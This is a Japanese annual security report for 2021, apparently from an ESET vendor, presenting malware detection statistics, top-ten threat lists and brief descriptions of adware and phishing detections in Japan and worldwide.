CYBER SECURITY REPORT

サイバーセキュリティレポート

2021

年間

安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2021年1月から12月（以降2021年）に検出されたマルウェア、および発生したサイバー攻撃事例を解説します。

「第1章 2021年マルウェア検出統計」では、2021年にESET製品で検出されたマルウェアの日本国内と世界全体の検出状況を比較し、傾向の分析を行いました。特に検出TOP3のマルウェアを詳細解説します。

「第2章 2021年に日本国内で検出されたダウンローダー」では、2021年のダウンローダー検出状況を紹介します。併せて、ダウンロードされるマルウェアについて解説します。

「第3章 2021年のランサムウェア動向」では、2021年に発生したランサムウェアによる攻撃事例や、感染経路・手法の変化を解説します。

「第4章 国内最多検出数を記録した脆弱性を悪用するマルウェア」では、該当するマルウェアの動向と脆弱性の発生要因を解説し、脆弱性が悪用される様子を紹介します。また、該当するマルウェアが多く検出された要因について考察します。

「第5章 Apache HTTP Serverの脆弱性（CVE-2021-41773、CVE-2021-42013）」では、2021年10月頃に公表されたApache HTTP Serverの2つの脆弱性を解説します。実際に脆弱性を悪用した攻撃の状況を示し、その危険性も解説します。

「第6章 新たな形態の個人情報漏えい事件と個人を特定しうる情報」では、2021年に発生したこれまでとは異なる形態の個人情報の漏えい事件と、個人を特定しうる情報として位置情報に着目し、その活用例と悪用の可能性について解説します。

contents

1

2021年
マルウェア検出統計

第1章　　2021年マルウェア検出統計

本章では、2021年にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介します。

1.1.　マルウェアの検出数の比較

2021年の年間を通した検出数について、国内と全世界の月別推移とその比較を紹介します。また2018年からの検出数について、国内の半期ごとの推移や近年の特徴も併せて紹介します。

※検出数にはPUA(Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

2021年に国内と全世界で検出されたマルウェアの検出数の推移は、図1.1と図1.2のとおりです。国内で最も多くのマルウェアが検出された月は、1月でした。全世界では、国内と同様に1月が最も多くのマルウェアが検出された月となりました。国内では1～5月にかけて減少し、そこから8月にかけて増加、その後12月にかけて減少しています。一方で全世界では、年間を通して概ね減少傾向が見られます。両者を比較すると6月～8月の期間で大きな差異が生じています。
1月が検出数最多となった要因について、国内に関しては、2021年1月・2月 マルウェアレポート[1]で取り上げたように、フィッシング詐欺を狙った脅威が多く検出された影響が考えられます。全世界に関しては、JS/PopunderJSやJS/Yandex.Sovetnikといった一部のPUAが多く検出された影響が挙げられます。
国内での8月における検出数増加は、8月の検出数7位であるHTML/FakeAlertが7月比で約3.6倍と顕著に増加したことや、8月の検出数上位5件であるJS/Adware.Agent、HTML/Phishing.Agent、JS/Adware.Sculinst、DOC/Fraud、JS/Adware.Subpropが7月比で順に約1.1倍、約1.7倍、約1.1倍、約1.4倍、約1.3倍といずれも増加したことが影響しています。
8月の検出数上位10件については2021年7月8月 マルウェアレポート[2]で取り上げています。




図 1.1　マルウェア検出数の月別推移(2021年・国内)
※2021年1月の検出数を100%としています。




図 1.2　マルウェア検出数の月別推移(2021年・全世界)
※2021年1月の検出数を100%としています。

国内における2018年～2021年の半期ごとの検出数推移は図1.3のとおりです。
2018年～2020年は増加傾向が見られましたが、2020年下半期をピークに減少傾向に転じました。しかし2019年以前と比較すると、2021年の検出数は依然として高い水準にあります。

2020年以降は、新型コロナウイルス感染症の感染拡大をきっかけにリモートワークやオンライン学習などが普及し、これに伴う対応を多くの組織が迫られました。こういった社会的な動きもあり、情報処理推進機構（IPA）が毎年公開している情報セキュリティ10大脅威において、「テレワーク等のニューノーマルな働き方を狙った攻撃」が2020年以降ランクインしています[3][4]。この情報セキュリティ10大脅威の内容が示すように、IT分野の変革期では、その隙を突くような攻撃やマルウェアが流行する傾向にあります。その結果として検出数の増加につながる可能性があるため、世間のセキュリティ動向を日頃から注視することが重要です。




図 1.3　半期ごとの検出数推移（2018年～2021年・国内）
※2018年上半期の検出数を100%としています。

1.2. 2021年のマルウェア検出数TOP10

1.2.1　2021年のマルウェア検出数 国内TOP10

2021年に国内で最も多く検出されたマルウェアは、JS/Adware.Agentです。HTML/Phishing.Agent 、JS/Adware.Sculinstがそれに続きます。検出数TOP3については、「1.4 国内検出数TOP3」で紹介します。2020年と同様に、Webブラウザー上で実行される脅威が多く、2021年は検出数TOP10すべてが該当しています。Web閲覧時に実行されるため、多くのユーザーが対象となります。想定される被害として、不正な広告を表示させるものから詐欺サイトへ誘導するものなどが挙げられます。
2020年との違いは、HTML/Phishing.Agentが増加している点です。HTML/Phishing.Agentは、メールに添付されるHTMLファイルです。添付ファイルを実行すると、ユーザーの認証情報の窃取を目的としたWebサイトへアクセスします。また、詐欺を目的とした添付ファイルを検出したDOC/Fraudも検出されています。詳細については、2021年6月マルウェアレポート[5]で紹介しています。ほかにも、偽のマルウェア検知を装ったサポート詐欺を検知するHTML/FakeAlertも検出されています。




図 1.4 マルウェア検出数のTOP10（2021年・国内）

1.2.2　2021年のマルウェア検出数 全世界TOP10

全世界で最も多く検出されたマルウェアは、JS/Adware.Agentです。JS/Adware.SculinstやJS/Adware.Subpropが、それに続いて検出されています。日本国内と同様にWebブラウザー上で実行される脅威が多数検出されています。全世界においても、HTML/Phishing.Agent、HTML/PhishingやHTML/Fraudなどのインターネット詐欺を目的としたマルウェアが多く検出されています。ほかにも、メールの添付ファイルとしての脅威として、Win32/Exploit.CVE-2017-11882の検出数も増加しています。Win32/Exploit.CVE-2017-11882は、数式エディターの脆弱性CVE-2017-11882を悪用したダウンローダーです。詳しい動作については、第4章で紹介します。
日本国内と全世界の全体的な傾向として、インターネット詐欺を目的としたものが多く検出されています。新型コロナウイルス感染症拡大以降におけるインターネットを利用する機会の増加に伴い、これらの被害に遭遇する割合が増えていると考えられます。

図 1.5　マルウェア検出数のTOP10（2021年・全世界）

1.2.3　2021年のマルウェア以外の脅威の検出数TOP10

ESETクライアントではマルウェア以外にも通信プロトコルであるRDPやSMB経由の攻撃を検出することができます。2021年に国内で検出された上位TOP10をまとめました。

2021年に最も検出数が多かったのは、EsetIpBlacklistでした。EsetIpBlacklistは、ESETクライアントで検出された悪意のあるIPアドレスやドメインへのポート80(HTTP)、443(HTTPS)通信をブロックした数です。RDPやSMBといった通信プロトコルによるブルートフォース攻撃を検出しているIncoming.Attack.GenericやSMB.Attack.Genericが、これに続きます。このような検出以外にも、特定の製品の脆弱性を悪用した攻撃も検出しています。例えば、検出数第8位のHTTP/Exploit.CVE-2021-41773は、Apache HTTP Serverのパストラバーサルの脆弱性を悪用した攻撃を検出したものです。ほかにも、検出数第9位のJAVA/Exploit.CVE-2021-44228は、Apache Log4jの任意のコード実行の脆弱性を悪用した攻撃を検出したものです。

セキュリティアップデートが適用されていない古い機器や製品の脆弱性によるサイバー攻撃などの被害が確認されています。メールの添付ファイルによる感染と異なり、感染するまで気づきにくいと考えられます。機器が正しく設定されていることやセキュリティアップデートが適用されているかを確認してください。




図 1.6　マルウェア以外の脅威の検出数TOP10(2021年・国内)

1.3.　マルウェア検出数のファイル形式別割合

ESET製品で検出されるマルウェアはファイル形式(プラットフォーム)で大別することができます。国内と全世界におけるファイル形式別検出数の割合を図1.7と図1.8に示します。

国内ではJS(JavaScript)形式のマルウェアが最も多く検出されています。次いでHTML形式とWin32形式のマルウェアが検出されています。JS形式およびHTML形式はWebサーバー上に配置されていることが多いファイルであり、多くのユーザーが多様な端末からWebサイトへのアクセスを行うため、検出数が高い傾向にあります。




図 1.7　形式別マルウェア検出数の割合（2021年・国内）




図 1.8　形式別マルウェア検出数の割合（2021年・全世界）

全世界も同様に、JS形式のマルウェアが最多となっています。次いでWin32形式とHTML形式のマルウェアが検出されています。上位3位の形式は、国内と同様です。
全世界では、国内であまり検出されていないLNK形式のマルウェアが多く検出されています。これは悪意のあるショートカットファイルであり、マルウェアにリンクされています。このLNK形式のマルウェアは、ワームやUSBを介して感染を広げるマルウェアによって生成されることがあり、こういったマルウェアの活動が国内よりも多いことが推測されます。

1.4.　マルウェアの国内検出数TOP3

検出数TOP3のマルウェアについて、国内での検出数の日別推移や国外の検出傾向を紹介します。
国内検出数TOP3は、Webブラウザー上で実行されるマルウェアでした。国別の検出数を見たとき、さまざまな言語圏の国々で検出されていることがわかります。Webブラウザー上で実行されるため、多くのユーザーが被害の対象となっていることが考えられます。

① JS/Adware.Agent
JS/Adware.Agentは、不正な広告を表示させるアドウェアの汎用検出名です。汎用検出名ということもあり、広い国と地域で検出されています。1年を通して、検出され続けていることがわかります。




図 1.9　JS/Adware.Agentの検出数推移（2021年・国内）




図 1.10　JS/Adware.Agentの検出数TOP10の国と地域（2021年・全世界）




図 1.11　JS/Adware.Agentを検出した国と地域のヒートマップ（2021年・全世界）

② HTML/Phishing.Agent

HTML/Phishing.Agentは、メールに添付された不正なHTMLファイルの検出名です。国内で多く検出されている亜種の1つであるHTML/Phishing.Agent.RVは、クレジットカードの情報を窃取するためにユーザーを騙して薬などの医薬品を購入させようとします。ほかにも、2021年1月・2月マルウェアレポートで紹介したMicrosoft社を騙ったWebサイトなどが確認されています。




図 1.12　HTML/Phishing.Agentの検出数推移（2021年・国内）




図 1.13　HTML/Phishing.Agentの検出数TOP10の国と地域（2021年・全世界）




図 1.14　HTML/Phishing.Agentを検出した国と地域のヒートマップ（2021年・全世界）

③ JS/Adware.Sculinst

JS/Adware.Sculinstは、ユーザーを騙して拡張機能やそのほかアドウェアコンテンツをインストールさせようとするGoogle Chromeの偽の通知に対する検出名です。




図 1.15　JS/Adware.Sculinstの検出数推移（2021年・国内）

